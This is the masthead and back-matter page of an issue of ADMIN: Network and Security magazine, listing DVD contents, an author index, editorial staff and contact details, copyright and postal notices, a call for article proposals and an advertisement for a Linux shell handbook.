On the DVD: Fedora 32 Server (Install Only)



#57/May/June 2020

Artificial Intelligence

We look at the progress and application of artificial intelligence, deep and machine learning, and neural networks.

On the DVD: Ubuntu Server 20.04 LTS



WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts

- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a “hot tip” that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: edit@admin-magazine.com.



Authors

Lennart Betz	28
Norbert Deuschle	88
Ken Hess	3
Valentin Höbel	16
Tobias Jahnke	34
Thomas Joos	52
Jeff Layton	82
Martin Loschwitz	10, 58
Sandro Lucifora	42
Federico Lucifredi	94
Tobias Ortner	48
Usama Rasheed	74
Patrick Schaumburg	22
Thorsten Scherf	86
Veit Schiele	92
Raul Lapaz Valeiras	66
Jack Wallen	8
Robin Wittler	34
Matthias Wübbeling	38, 80

Contact Info

Editor in Chief

Joe Casad, jcasad@linuxnewmedia.com

Managing Editors

Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor

Ken Hess

Localization & Translation

Ian Travis

News Editor

Jack Wallen

Copy Editors

Amy Pettie, Megan Phelps

Layout

Dena Friesen, Lori White

Cover Design

Dena Friesen, Illustration based on graphics by
© Maxim Kazmin, 123RF.com

Advertising

Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Publisher

Brian Osborn

Marketing Communications

Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Customer Service / Subscription

For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2021 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by hofmann infocom GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom


ADMIN (ISSN 2045-0702) is published bimonthly by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. May/June 2021. Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed. POSTMASTER: Please send address changes to ADMIN, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Published in Europe by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

THINK LIKE THE EXPERTS

Linux Shell Handbook 2021 Edition

This new edition is packed with the most important utilities for configuring and troubleshooting systems.



Here's a look at some of what you'll find inside:

- Customizing Bash
- Regular Expressions
- Systemd
- Bash Scripting
- Networking Tools
- And much more!

ORDER ONLINE:

shop.linuxnewmedia.com/specials